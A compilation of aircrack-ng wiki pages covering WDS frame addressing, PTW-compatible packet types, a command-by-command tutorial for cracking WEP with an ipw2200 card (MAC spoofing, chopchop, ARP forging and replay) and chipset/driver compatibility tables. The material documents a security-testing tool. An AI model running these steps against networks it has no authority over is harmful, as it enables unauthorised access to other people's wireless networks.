To DS = 0, From DS = 1	Data frame exiting the DS.
To DS = 1, From DS = 0	Data frame destined for the DS.
To DS=1, From DS = 1	Wireless distribution system (WDS) frame being distributed from one AP to another AP.

The content of the Address fields of the data frame is dependent upon the values of the To DS and From DS bits and is defined below. Where the content of a field is shown as not applicable (N/A), the field is omitted. Note that Address 1 always holds the receiver MAC address of the intended receiver (or, in the case of multicast frames, receivers), and that Address 2 always holds the AMC address of the station that is transmitting the frame.

The following describes the contents of each address field depending on the To/From DS fields:

To DS	**From DS**	**Address 1**	**Address 2**	**Address 3**	**Address 4**
0	0	RA = DA	TA = SA	BSSID	N/A
0	1	RA = DA	TA = BSSID	SA	N/A
1	0	RA = BSSID	TA = SA	DA	N/A
1	1	RA	TA	DA	SA

Meaning

- RA - Receiver MAC Address (In the case of WDS, this is the MAC address of the receiving AP)
- TA - Transmitter MAC Address (In the case of WDS, this is the MAC address of the transmitting AP)
- DA - Destination MAC Address (In the case of WDS, this is the MAC address of the destination system)
- SA - Source MAC Address (In the case of WDS, this is the MAC address of the sending system)

WDS in action

We will start by looking at how a WDS looks like in airodump-ng:

```
CH  9 ][ Elapsed: 44 s ][ 2007-09-30 13:06

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:14:6C:04:57:9B   44  42      144        1    0   9  54  WEP  WEP         teddy
 00:14:6C:7E:40:80   30 100      443        2    0   9  54  WEP  WEP    OPN  teddy

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

 00:14:6C:7E:40:80  00:14:6C:04:57:9B   45   0- 1    88      154  teddy
```

Requirements:

- Both the AP and WDS must have the same parameters: Channel, SSID, WEP key size and WEP key.

Observations:

- When a WDS is running and is not connected to an AP, it does not send out any beacons. Beacons only start being sent once the WDS is connected to the main AP.
- The WDS sends out probe packets for the specific AP as well as "broadcast". This continues, at least on these particular units, even after the WDS connects to the main AP. I suspect this is a type of keep alive process but this is not an authoritative explanation. I have seen other WDS implementations which do not continuously send probes.
- The client line above only reflects the probes and probe responses. Currently, the WDS traffic is not shown as client activity.

Attacks which work

All standard aircrack-ng attacks work. Make sure to not use any packet where To/From DS fields are both 1.

Although fake authentication does work, each BSSID can be used as an authenticated MAC on the other unit. So fake authentication is not required. However, using a separate MAC seems to yield better injection rates.

airtun-ng can inject plaintext and WEP packets into a WDS link. That's even possible when airtun-ng only sees one of the two WDS nodes! (Note that in this case only clients behind this node are reachable)

Attacks which do not work

The following attacks do not work using WDS packets (To/FromDS both equal to 1):

- chopchop
- fragmentation
- packet replay

Enhancements required

This is list of software changes required to support WDS attacks. Once aircrack-ng version 1 is released, this section will become a trac ticket.

- aircrack-ng: Allow two BSSIDs to be defined to allow selection of both APs. As well, add a "netmask" function the same as currently exists in airodump-ng.
- airdecap-ng: Properly select SSID and BSSID. Allow two BSSIDs to be defined to allow selection of both APs.
- airodump-ng: Allow two BSSIDS to be defined to allow the selection of both APs. NOTE: In the interim, you can use the "netmask" function to achieve the same thing if they are all the same brand.
- airodump-ng: Change the logic to allow the WDS packets to be shown as client traffic. An arbitrary decision will need to be made as to which MAC is to be the BSSID and which is to be treated as the Client MAC.
- All tools: Ability to specify all four address fields on the command line
- aireplay-ng: Display all address fields based on context of To/FromDS bit combinations
- aireplay-ng: For arp request replay, recognize the arp request packet being sent from the other unit (using 4 addresses plus extra 6 bytes) and replay that.

Wireshark filters

Wireshark filter to select packets with To/FromDS both equal to 1: wlan.fc.ds == 0x03

Simply copy and paste this into the Wireshark "Filter" box and click apply. Then only packets where the To/FromDS field are both equal to 1 are displayed.

Packet analysis

The following packet captures are provided to allow you to see what the packets typically look like. They are best viewed with Wireshark.

wds.authentication.cap

This capture shows the WDS AP authenticating and associating with the main AP. It contains the the typical probes followed by authentication and finally association.

arp.request.from.ap.wired.client.cap

A wired client attached to the main access point sends out an arp request packet. This arp request is broadcast by the main AP. It is also sent to the WDS AP (To/FromDS both equal to 1;4 addresses). The WDS AP broadcasts the arp request.

You would be able to use the arp request broadcast from each AP with the existing aircrack-ng tools.

arp.request.from.wds.wired.client.cap

A wired client attached to the WDS access point sends out an arp request packet. This arp request is broadcast by the WDS AP. It is also sent to the main AP (To/FromDS both equal to 1;4 addresses). The main AP broadcasts the arp request.

You would be able to use the arp request broadcast from each AP with the existing aircrack-ng tools.

ap.wired.client.ping.wds.wired.client.cap

A wired client attached to the main access point sends out a ping to a wired client attached to the WDS AP. Please note that an arp request/response previously took place and is not included in the capture. You can see the ping request and response go back and forth (To/FromDS both equal to 1;4 addresses).

The existing aircrack-ng tools can capture this and break the WEP key.

Tutorial: Packets Supported for the PTW Attack

Version: 1.03 August 14, 2008
By: darkAudax

Introduction

Sometimes people report that PTW fails even though they have sufficient packets. Sufficient meaning roughly 20,000 to 100,000 data packets. For PTW to work correctly, it assumes packets are IP (ethertype 0x0800) or ARP (ethertype 0x0806). The real life problem comes when some of the packets being used with aircrack-ng do not match this assumption. In this case, they disrupt the PTW calculations and PTW fails to find the key.

This tutorial is intended to explore this problem in more detail. Hopefully it will allow people to understand when alternate techniques are to be used.

Another important limitation is that the PTW attack currently can only crack 40 and 104 bit WEP keys.

This web page [http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/llc.html] briefly describes the IEEE 802.3 Logical Link Control. It explains the following terms which are used in the table below: Destination Service Access Point (DSAP) and the second address a Source Service Access Point (SSAP). The LLC contains the following total of 8 bytes:

- DSAP - 1
- SSAP - 1
- Control Frame Type - 1
- Organization Code - 3
- Protocol - 2

For IP (TCP/UDP/ICMP) packets:

```
DSAP 0xAA SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x000000 Ethertype 0x0800
```

For ARP packets:

```
DSAP 0xAA SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x000000 Ethertype 0x0806
```

Aircrack-ng is programmed by default to use the PTW method to determine the key. This PTW method is broken into two phases. The first phase uses only ARP packets for decryption. ARP being defined as a broadcast destination MAC (FF:FF:FF:FF:FF:FF) and a length of 68 or 86 data bytes. Please keep in mind that non-ARP packets can sometimes match this criteria and disrupt PTW. The second phase uses all available data packets. During the second phase, certain packets are ignored since they are known to be unusable with PTW. The table below describes the packets known at this time. Again, please keep in mind the fact that other packets may be inadvertently included which disrupt the PTW calculations.

The bottom line is that the PTW method normally works well but bad packets can sometimes cause it to fail. If this is the case then you need to gather a much larger number of packets and use the Korek method to determine the WEP key.

Non-standard Packet Support

All IP and ARP packets are known to be supported. The following table documents the current status of non-standard packet support for PTW.

Protocol	**Address Information**	**Packet Information**	**Comments**	**PTW**
Spanning Tree 802.1D (STP)	Destination MAC 01:80:C2:00:00:00	DSAP 0x42, SSAP 0x42, Control Frame Type 0x03	The Spanning Tree protocol is used to prevent routing loops between switches	No.
Port Aggregation Protocol (PAgP)	Destination MAC 01:00:0C:CC:CC:CC	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x0104	Used to bundle ports on Catalys switches into EtherChannel. Similar to Ethernet bonding in the linux world.	No
VLAN Trunking Protocol (VTP)	Destination MAC 01:00:0C:CC:CC:CC	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x2003	Provides information about configured virtual LANs (VLANs)	No
Cisco Inter Switch Link (ISL)	Destination MAC 01:00:0C:00:00:00	Unknown	Cisco Version. Functionally similar to 802.1q.	Unknown
Dynamic Trunking Protocol (DTP)	Destination MAC 01:00:0C:CC:CC:CC	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x2004	Negotiates trunk port mode between Cisco Catalyst switches.	No
Cisco Spanning Tree PVST+	Destination MAC 01:00:0C:CC:CC:CD	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x010B	Cisco proprietary verson of the Spanning Tree Protocol.	No
Cisco STP Uplink Fast	Destination MAC 01:00:0C:CD:CD:CD	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x200A	Speeds up STP convergence time in the presence of reducant links on networks consisting of Catalys switches.	No
Cisco VLAN Bridge STP	Destination MAC 01:00:0C:CD:CD:CE	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x010C	Operates on top of IEEE STP to bridge VLANS while running single instance of STP. Indicates presence of Catalyst 6000/6500 switches with Multilayer Switch Feature Cards (MSFCs) installed.	No
Cisco Sync	Destination MAC 01:00:0C:EE:EE:EE	Unknown	Sent by the root bridge on VLAN 1 every 2 minutes. Helps to maintain an accurate STP topology.	Unknown
Cisco Discovery Protocol (STP)	Destination MAC 01:00:0C:CC:CC:CC	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x2000	CDP is used to discover and announce network devices.	No
Cisco Group Management Protocol (CGMP)	Destination MAC 01:00:0C:DD:DD:DD	DSAP 0xAA, SSAP 0xAA, Control Frame Type 0x03, Organization Code 0x00000C, Protocol 0x2001	Limits the forwarding of IP multicast packets only to those ports associated with IP multicast clients on Catalyst switches.	No

Bytes Needed for Decryption

For PTW we need “key length plus 3 bytes” keystream length. As an example: A 40 bit WEP key is 5 bytes long. So we need “5 bytes plus 3 bytes”, thus 8 keystream bytes. Keystream bytes are bytes that we know the unencrypted value.

For ARP packets, we know 22 keystream bytes. ARPs can be used for 40 and 104 bit WEP cracking.

For IP packets, we know 9 bytes for sure so 40 bit WEP is no problem. For 104 bit WEP, there are 2 bytes which are completely unknown. These are bruteforced. And one final byte is guessed since there are only three possibilities.

Handy URLs

- Multicast Addresses [http://www.cavebear.com/archive/cavebear/Ethernet/multicast.html]
- Ether Types [http://www.iana.org/assignments/ethernet-numbers]

supported_packets.txt · Last modified: 2010/11/20 23:18 by sleek

Tutorial: How to crack wep using an ipw2200 based card

Version: 0.1 August 27, 2007
By: drio

TODO:

1. How to compile from scratch the device driver to support injection
2. screen usage example
3. Different attacks
4. More detailed explanation about what we are doing on each step
5. upgrade airodump-ng tools from the livecd.

Introduction

This document is based in this post [http://forum.aircrack-ng.org/index.php?topic=2077.0] you can find in the forums [http://forum.aircrack-ng.org/index.php].

When I started using the aircrack-ng tools I did not have the best hardware for it. I only had an IBM Thinkpad T42 that comes with an Intel 2200BG card. Most of the wep attacks require to inject some packets in the network in order to speed up the process of gathering IVs. In order to do that, the device driver that we use for controlling our card has to support injection. This tutorial explains you how to compile and install modules in your linux box. Installing linux in my box was not an option so I decided to use the backtrack2 [http://www.remote-exploit.org/backtrack.html] livecd. Backtrack comes already with the necessary drivers compiled and ready to be use directly from the cd.

Here are the basic steps we will be going through:

- 1 - Verify that our ipw2200 card is recognized by the OS (Linux).
- 2 - List available networks
- 3 - Change the MAC address of our card.
- 4 - Configure the wireless parameters using iwconfig.
- 5 - Collect data with airodump-ng
- 5 - Launch the chopchop attack
- 6 - Create the ARP request packet
- 7 - Send the ARP request over and over
- 8 - Wait to gather enough IVs
- 9 - Crack the WEP key using aircrack-ng

Keep in mind that we are going to be running different commands and we will need to check switch between them. Most documents recommend to start Xwindow [http://en.wikipedia.org/wiki/Wikipedia:Featured_article_candidates/X_Window_core_protocol] and open then various xterminals. There is another option: screen [http://en.wikipedia.org/wiki/GNU_Screen].

Verify that our ipw2200 card is recognized by the OS (Linux)

Once the livecd has booted and you have logon, you can run this to verify that you actually have an ipw2200 base card:

```
# lspci -vv
.....
02:02.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection (rev 05)
        Subsystem: Intel Corporation Unknown device 2711
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV+ VGASnoop- ParErr- Stepping- SERR+ FastB2B-
        Status: Cap+ 66MHz- UDF- FastB2B+ ParErr- DEVSEL=medium >TAbort- <TAbort- <MAbort- >SERR- <PERR-
        Latency: 64 (750ns min, 6000ns max), Cache Line Size: 32 bytes
        Interrupt: pin A routed to IRQ 11
        Region 0: Memory at c0210000 (32-bit, non-prefetchable) [size=4K]
        Capabilities: [dc] Power Management version 2
        Flags: PMEClk- DSI+ D1- D2- AuxCurrent=0mA PME(D0+,D1-,D2-,D3hot+,D3cold+)
        Status: D0 PME-Enable- DSel=0 DScale=1 PME-
 ......
```

That command will list all the PCI devices connected to the pci bus. You should see something similar to this when you run it on your machine. Note I removed most of the output.

Now, since you have an intel 2200BG base card, Linux should have autoloaded the ipw2200 device driver for you:

```
      # lsmod | grep ipw2200
      ipw2200    ......
```

When I used backtrack2 [http://www.remote-exploit.org/backtrack.html] to test this, the rtap0 interface was not created after booting the livecd. We need the rtap0 up and running. We can tell the device driver to create the rtap_iface interface running:

```
      # echo 1 > /sys/class/net/eth1/device/rtap_iface
```

That's the method I would recommend. But, if you are using the latest version of airodump-ng (we'll use it in the next section) you can tell the program to create the rtap0 device for you:

```
      # airodump-ng -c X rtap0
```

We'll talk it in the next section.

Ok, so we have verified that we have an ipw2200 card and that Linux can talk to it.

List available networks

Now, we want to get a list of the wireless networks we have around. To do that:

```
      # iwconfig eth1 list
```

Keep the output of this command in a window we will use it later.

NOTE:

I am assuming that linux mapped your wireless card under eth1. Most likely you have an ethernet card under eth0.

Change the MAC address of our card

This step is optional but it will give us some anonymity. On a new window:

```
     # ifconfig eth1 up hw ether 00:11:22:33:44:55
```

Configure the wireless parameters

Let's start configuring the wireless essid, channel, and setting up a fake key:

```
     # iwconfig eth1 essid <ESSID> channel <#> key s:fakekey mode managed
```

Due to some limitations with the firmware we have to force a fakekey and set managed mode to ensure the aircrack-ng tools work properly.

ESSID is the name of the wireless network of our target AP. Channel is the wireless channel.

Collect data with airodump-ng

In another window, we start collecting data:

```
     # airodump-ng -c <channel> --bssid <AP MAC> -w dump rtap0
```

Notice how we use rtap0 as a input interface. Also, all these commands we are going to be running generate output files. So it is a good idea to create a new directory and to run all of them from there.

As we said before, if you are running the latest version of airodump-ng, rtap0 will be created for you automatically in case you didn't before.

Launch the chopchop attack

Now it is time to do some injection. In a new window we will launch the chopchop attack:

```
     # aireplay-ng -4 -a <AP MAC> -h 00:11:22:33:44:55 -i rtap0 eth1
```

Note the modifier ”-i rtap0.” This tells aireplay to use rtap0 for listening and eth1 for injecting. Also ”-4” is the type of attack (chopchop).

A prompt will ask you to use “this” packet. Type “y” and the attack should continue. Once it finishes you will have a plaintext (.cap) file and a keystream(.xor) file. The keystream file will look something like “replay_dec-######.xor”

Make sure there are no errors reported after using aireplay. If the attack doesn't start after selecting the packet, you might not be close enough to the AP or the AP is not vulnerable to the chopchop attack. I also received an error stating the checksum didn't match. I just re-ran aireplay and it was fine.

If the attack fails, try to rerun the command again omitting the ”-h <AP MAC>” parameter.

Create the arp request packet

Now we will create an arp-request packet using the acquired keysteam file. The ”-l” and ”-k” options are the source IP and destination IP. If you use valid destination IPs then you will be running an amplification attack. This can be run in the same window we run the chopchop attack:

```

   # packetforge-ng -0 -a <AP MAC> -h 00:11:22:33:44:55 -k 192.168.1.100 -l 192.168.1.101 -y replay_dec-####.xor -w arp-request
```

Send the arp request over and over

Finally we will send our newly created arp-request packet over and over. After this step you should see the “Data” begin to rise quickly back in the window were we had airodump-ng running. If the data doesn't change (usually between 80 and 350 per second) then something is wrong.

```
    # aireplay-ng -2 -r arp-request eth1
```

Wait to gather enough IVs

We have to wait now so airodump-ng gathers enough data (enough IVs) so we can run aircrack-ng. How many packages we need so aircrack-ng cracks the wep key? It depends. The version of aircrack-ng that comes with backtrack2 is not the latest one so we need around 1.000.000 of IVs. If we are using the latest version (0.9 and up) 100.000 is enough.

Crack the wep key using aircrack-ng

In another window we launch:

```
    # aircrack-ng -z dump*.cap
```

Depending the number of packages you have gathered, this may take some minutes or you may get the key immediately. The -z argument tells aircrack-ng to also try the PTW attack. If you version of aircrack-ng doesn't support it, just omit it.

NOTE:

aircrack-ng can run concurrently with airodump-ng. This is very interesting because it will allow you to check the number of IVs that airodump-ng has gathered. You can cancel the execution of aircrack-ng and wait for more data to be gathered.

Introduction

IMPORTANT:

- Please read and understand the following prior to using this page: Tutorial: Is My Wireless Card Compatible?
- Microsoft Windows and all variants are **NOT** officially supported at this point in time.
- See this FAQ entry if your question is ”What is the best wireless card to buy?”.

This section deals with a three related areas:

- Compatibility of chipsets to the aircrack-ng suite
- Which drivers are required for each type of chipset and operating system
- Which wireless cards are known to work with the aircrack-ng suite

Determine the chipset

There are two manufacturers involved with wireless cards. The first is the brand of the card itself. Examples of card manufacturers are Netgear, Ubiquiti , Linksys and D-Link. There are many, many manufacturers beyond the examples give here.

The second manufacturer is who makes the wireless chipset within the card. This is the most important company to know. Unfortunately, it is sometimes the hardest to determine. This is because card manufacturers generally don't want to reveal what they use inside their card. However, for our purposes, it is critical to know the wireless chipset manufacturer. Knowing the wireless chipset manufacturer allows you to determine which operating systems are supported, software drivers you need and what limitations are associated with them. The compatibility section describes the operating systems supported and limitations by chipset.

You first need to determine what wireless chipset your card uses. This can be done by one or more of these techniques:

- Search the internet for ”<your card model> chipset” or ”<your card model> linux”. Quite often you can find references to what chipset your card uses and/or other people's experiences.
- Search the Forum [http://forum.aircrack-ng.org/]
- You may also have a look at windows driver file names, it's often the name of the chipset or the driver to use.
- Check later in this page for cards known to work with aircrack-ng
- Check the card manufacturers page. Sometimes they say what chipset they use.
- Have a look at **lspci -vv** output for descriptions, PCI id and kernel modules used.
- Locate the FCC ID [http://spectrum.ksc.nasa.gov/fcc_id3.jpg] of your device. Enter the information into FCC Website [https://fjallfoss.fcc.gov/oetcf/eas/reports/GenericSearch.cfm] and then browse the internal photos of the device.

Here are some other resources to assist you in determine what chipset you have:

- Madwifi compatibility list [http://madwifi-project.org/wiki/Compatibility]
- Wireless Adapter Chipset Directory [http://linux-wless.passys.nl/] nearly the best resource for this

kind of information
- Atheros chipsets based wireless 802.11a/b/g devices [http://atheros.rapla.net/] only Atheros-based cards
- WLAN Adapter Chipset Directory [http://www.linux-wlan.org/docs/wlan_adapters.html.gz] not up-to-date but still very useful
- Atheros Communications Total 802.11 Product Search [http://customerproducts.atheros.com/customerproducts/]
- Hardware Comparison [http://www.seattlewireless.net/index.cgi/HardwareComparison] with a lot of details.
- Overview [http://wiki.uni-konstanz.de/wiki/bin/view/Wireless/ListeChipsatz] and details about wireless adapters
- BackTrack's old wiki [http://backtrack.offensive-security.com/index.php?title=HCL:Wireless] outdated but may still contain relevant information
- ACX1xx linux website [http://acx100.sourceforge.net/matrix.html]

Chipset	**Supported by airodump for Windows**	**Supported by airodump for Linux**	**Supported by aireplay for Linux**
Atheros	CardBus: YES PCI: NO (see CommView [http://www.tamos.com/products/commwifi/adapterlist.php])	PCI, PCI-E: YES Cardbus/PCMCIA/Expresscard:YES USB: YES(b/g/n)	New mac80211 Atheros drivers have native injection and monitoring support
Atmel	UNTESTED	802.11b YES 802.11g UNTESTED	UNTESTED
Broadcom bcm43xx	Old models only (BRCM driver)	YES	MOSTLY (Forum thread [http://forum.aircrack-ng.org/index.php?topic=281.0]) No fragmentation attack support. Recommend to use b43, see below.
Broadcom b43	NO	Yes (1.0-beta2 and up, check here)	Yes, check here
Centrino b	NO	PARTIAL (ipw2100 driver doesn't discard corrupted packets)	NO
Centrino b/g	NO	YES	NO (firmware drops most packets) ipw2200inject No fragmentation attack support.
Centrino a/b/g	NO	YES	YES (use ipwraw or iwl3945)
Centrino a/g/n (4965)	NO	YES	MOSTLY, see iwlagn. Fakeauth is currently broken.
Centrino a/g/n (5xxx)	NO	YES	YES
Cisco Aironet	YES?	Yes, but very problematic	NO (firmware issue)
Hermes I	YES	Only with airodump not airodump-ng and only with a specific firmware	NO (firmware corrupts the MAC header)
NdisWrapper	N/A	Never	Never
Prism2/3	NO	old kernels only ⇐2.6.20	YES (PCI and CardBus only: driver patching required) NOTE: Prism2/3 does not support shared key authentication and the fragmentation attack. There is a critical bug [http://trac.aircrack-ng.org/ticket/288] and

			this chipset is not currently recommended. It may even affect other kernel versions. Also you must use old kernel ⇐2.6.20 USB: Only old kernel ⇐2.6.20 with linux-wlan-ng
PrismGT FullMAC	YES	YES	YES (driver patching recommended)
PrismGT SoftMAC	YES	YES (requires p54 >=2.6.30)	YES (requires p54 >=2.6.30)
Ralink	NO	YES	YES, see rt2x00, rt2500, rt2570, rt61 and rt73. Also see Ralink chipset comments later on this pager for important concerns.
RTL8180	YES	YES	UNSTABLE (driver patching required)
RTL8185	NO	YES	YES (mac80211 driver untested)
RTL8187B/RTL8197	NO	YES	YES (2.6.27+, use the mac80211 driver with this patch [http://patches.aircrack-ng.org/rtl8187-mac80211-injection-speed-2.6.28-rc6.patch])
RTL8187L	UNTESTED	YES (driver patching required to view power levels)	YES (driver patching recommended for injection and required to view power levels)
TI (ACX100/ACX111)	NO	YES	YES (driver patching required) No fragmentation attack support. *Please re-test fragmentation with the mac80211 driver + mac80211 frag patch!*
ZyDAS 1201	NO	YES	Partially but NOT RECOMMENDED (See patch for details)
ZyDAS 1211(B) softmac	NO	YES	Partially but NOT RECOMMENDED (See patch for details). Atheros has acquired Zydas and renamed this chipset to AR5007UG.
ZyDAS 1211(B) mac80211	NO	YES (patching recommended)	YES, but no fragmentation attack support yet.
Other mac80211 (ADMtek…)	NO	UNTESTED, but likely YES	UNTESTED (YES for drivers with AP mode support)
Other legacy (Marvel…)	NO	UNKNOWN	NO

Determine the driver

Once you have determined the chipset, check the driver section for which software driver you need. Software drivers connect the operating system to the hardware. The drivers are different for each operating system. There are also notes regarding limitations.

If you are deciding on which card to purchase, check the "Which is the best card to buy?" section on this page. There are many considerations that should go into your purchase decision:

- Hardware compatibility with your existing equipment.
- Price and availability of the card.
- Availability of software drivers for your particular operating system and intended use of the software.
- How active is development for the software drivers you need.
- How much peer support and documentation is available for the card and software drivers.

It is not an easy decision to make. By considering these factors, it will help you make a more informed decision on what to purchase.

Chipset	**Windows driver (monitor mode)**	**Linux Drivers**	**Note**
Atheros	v4.2 [http://www.wildpackets.com/support/downloads/driver_download/1] or v3.0.1.12 [http://www.wildpackets.com/support/downloads/driver_download/2] or AR5000 [http://www.wildpackets.com/support/hardware/atherosar5000_driver] (see this page [http://www.wildpackets.com/support/downloads/drivers] for more information)	Madwifi [http://madwifi-project.org], ath5k [http://wireless.kernel.org/en/users/Drivers/ath5k] ath9k [http://wireless.kernel.org/en/users/Drivers/ath9k], ath9k_htc [http://linuxwireless.org/en/users/Drivers/ath9k_htc] and ar9170/carl9170 [http://linuxwireless.org/en/users/Drivers/carl9170]	Atheros and Zydas USB 802.11n cards. The rest of atheros chipsets excluding the ones mentioned and MIMO series as well as fullMAC (these are rare, only found in embedded devices) should be supported.
Atheros		ath6kl [http://linuxwireless.org/en/users/Drivers/ath6kl]	Third generation Atheros driver for mobile devices (AR6003) Currently does not support injection
Atmel		Atmel AT76c503a [http://at76c503a.berlios.de]	AT76C503/505A based USB WLAN adapters
Atmel		Atmel AT76 USB [http://wireless.kernel.org/en/users/Drivers/at76_usb]	AT76C503/505A based USB WLAN adapters, mac80211 driver
Broadcom	Broadcom peek driver [http://www.wildpackets.com/support/hardware/brcm_driver]	bcm43xx [http://bcm43xx.berlios.de/]	Windows: Old models only Linux: always use latest -rc kernel
Broadcom with b43 driver		b43 [http://wireless.kernel.org/en/users/Drivers/b43]	b43 - An excellent and fully supported driver
Broadcom 802.11n		brcm80211 [http://wireless.kernel.org/en/users/Drivers/brcm80211]	FOSS wireless driver for BCM4313, BCM43224, BCM43225 chipsets Currently does not support monitor/injection
Centrino b		ipw2100 [http://ipw2100.sourceforge.net/]	802.11b only
Centrino b/g		ipw2200 [http://ipw2200.sourceforge.net/]	See IPW2200 and RF-Mon [http://www.kismetwireless.net/blog/index.php?date=20060209]. See more recent update info here [http://www.kismetwireless.net/blog/index.php?date=20060308] See this thread [http://forum.aircrack-ng.org/index.php?topic=1689.msg9343#msg9343] for how to do injection.
Centrino a/b/g		ipw2915 [http://ipw2200.sourceforge.net/] ipw3945 [http://ipw3945.sourceforge.net/] iwl3945 [http://wireless.kernel.org/en/users/Drivers/iwl3945]	ipw2915 uses ipw2200 driver (See this thread [http://forum.aircrack-ng.org/index.php?topic=1387] for alpha injection support.) For ipw3945 you can use the ipwraw-ng driver, iwl3945 recommended on >=2.6.26, or see Live Distros for WifiWay which includes patches for injection.
Centrino a/g/n		iwlwifi [http://intellinuxwireless.org/?p=iwlwifi]	4965AGN under development.
Cisco/Aironet	Cisco PCX500/PCX504 peek driver [http://www.wildpackets.com/support/hardware/ap_cisco_firmware]	airo-linux [http://airo-linux.sourceforge.net/]	4500/4800/340/350 series, Firmware 4.25.30 recommended (see this [http://www.wildpackets.com/support/hardware/ap_cisco_firmware] for more info)
Hermes I	Agere peek driver [http://www.wildpackets.com/support/hardware/ap_agere_driver]	Orinoco [http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Orinoco.html]	802.11b only and only with specific firmware (7.52)

		Orinoco Monitor Mode Patch [http://www.projectiwear.org /~plasmahh/orinoco.html]	
Ndiswrapper	N/A	ndiswrapper [http://ndiswrapper.sourceforge.net/]	Using windows drivers in linux. It will **never** work with aircrack-ng
cx3110x (Nokia 770/800)		cx3110x [https://garage.maemo.org /projects/cx3110x/]	Supports monitor mode (flaky) but not injection
prism2/2.5	LinkFerret or aerosol	HostAP [http://hostap.epitest.fi/] wlan-ng [http://www.linux-wlan.com /linux-wlan/]	Use STA firmware >=1.5.6 (see Prism2 flashing)802.11b only, and only on old kernels ⇐2.6.20. See this forum entry [http://forum.aircrack-ng.org /index.php?topic=3114.msg17446#msg17446] regarding windows support.
prismGT	PrismGT by 500brabus [http://500brabus.byethost22.com /driver1.htm]	prism54 [http://www.prism54.org/]	only FullMAC cards works with aircrack on Linux. Deprecated driver, refer to p54 [http://linuxwireless.org/en/users/Drivers/p54].
prismGT (alternative)		p54	mac80211 based, requires >=2.6.30 for better softMAC support. Also supports PrismGT FullMAC and PrismGT USB based chipsets.
Ralink		rt2x00 [http://rt2x00.serialmonkey.com /wiki/index.php/Main_Page] or RaLink RT2570USB Enhanced Driver [http://homepages.tu-darmstadt.de/~p_larbig/wlan/] or RaLink RT73 USB Enhanced Driver [http://homepages.tu-darmstadt.de /~p_larbig/wlan/]	The entire rt2x00 family: rt2400pci, rt2500pci, rt2500usb, rt2800pci and rt2800usb can inject and monitor. Including PCI and USB chips on b/g/n.
Realtek 8180	Realtek peek driver [http://www.wildpackets.com /support/hardware /ap_realtek_driver]	rtl8180-sa2400 [http://rtl8180-sa2400.sourceforge.net/]	802.11b only
Realtek 8187L		r8187 rtl8187	
Realtek 8187B		rtl8187 (2.6.27+) or r8187b (beta)	
TI		ACX100/ACX111/ACX100USB [http://acx100.sourceforge.net/]	
ZyDAS 1201		zd1201 [http://linux-lc100020.sourceforge.net]	802.11b only
ZyDAS 1211		zd1211rw [http://wireless.kernel.org /en/users/Drivers/zd1211rw] plus patch	Excellent USB chip with reliable aircrack-ng and general support

Which is the best card to buy ?

Atheros Chipset Comments

One of the best chipsets nowadays is Atheros. It is very well supported under Linux, and also under Windows. The latest madwifi-ng patch makes it possible to inject raw 802.11 packets in either in Managed and Monitor mode at arbitrary b/g speeds.

The madwifi-ng compatability list [http://madwifi-project.org/wiki/Compatibility] is an excellent way to determine if a card is compatible with the aircrack-ng suite. Atheros, the chipset manufacturer, also has a web page that enables you to lookup chipsets [http://customerproducts.atheros.com /customerproducts/ResultsPageBasic.asp] for products incorporating their designs.

The madwifi-ng driver is used for the atheros chipsets. This driver does not support any USB atheros devices. However, Atheros acquired Zydas which makes USB chipsets (zd1211 and zd1211b). Atheros has renamed this chipset to AR5007UG. The AR5007UG chipset is NOT supported by the madwifi-ng driver, but it is recommended, because its one of the cheapest chips (about 5, 6$ on eBay) supported by aircrack-ng and offers reliable and stable operation for wireless connectivity. Starting with 2.6.24, AR5007UG(zd1211/zd1211b) can be used with zd1211rw [http://forum.aircrack-ng.org /index.php?topic=5334.0].

Another USB chipset, AR9170, which covers Atheros and Zydas chipsets (zd1221) also provides aircrack-ng support with a mac80211 driver called carl9170 [http://linuxwireless.org/en/users/Drivers /carl9170]. So does the ath9_htc [http://linuxwireless.org/en/users/Drivers/ath9k_htc] for USB chips: AR9271 and AR7010.

As of kernel 2.6.26 and later, a new driver has been incorporated named as ath5k. This driver, unlike the madwifi-ng driver which requires HAL and was previously proprietary is a HAL-free based driver. Most popular linux distributions would already have this driver included which should provide support for those using such chipsets and preferrably to try injection patches on this driver before reverting back to the madwifi-ng.

Also, with ath5k comes ath9k, introduced for Atheros 802.11n capable chipsets. The ath5k and ath9k are not compatible as they have different designs.

For more information refer to this page [http://wireless.kernel.org/en/users/Drivers/Atheros]. It contains updated information on upcoming support for other atheros chipsets (except for atheros MIMO).

Broadcom Chipset Comments

Broadcom's “AirForce One” line of chipsets is recently catching up with Atheros in terms of Linux support. The new b43/b43legacy driver in 2.6.24 and up, when patched, can inject at speeds pretty much on par with Atheros. It also handles all attacks nicely, including fragmentation (although the underlying stack, mac80211, requires a patch to inject fragments). Current development versions of the driver can actually reach speeds higher than those possible with Atheros, often up to 700 PPS and over. Multi-VAP operation/concurrent monitor and managed interfaces, similar to the one seen in Madwifi, is also implemented through the underlying mac80211 stack.

Windows, on the other hand, is not supported, except for some older 802.11b-only chipsets.

Like Madwifi, b43 offers no support for Broadcom-based USB devices. For those, a separate driver called rndis_wlan exists, which doesn't support monitor mode (and will never do so, as the chipset has no raw mode). Draft-N devices are also not yet supported.

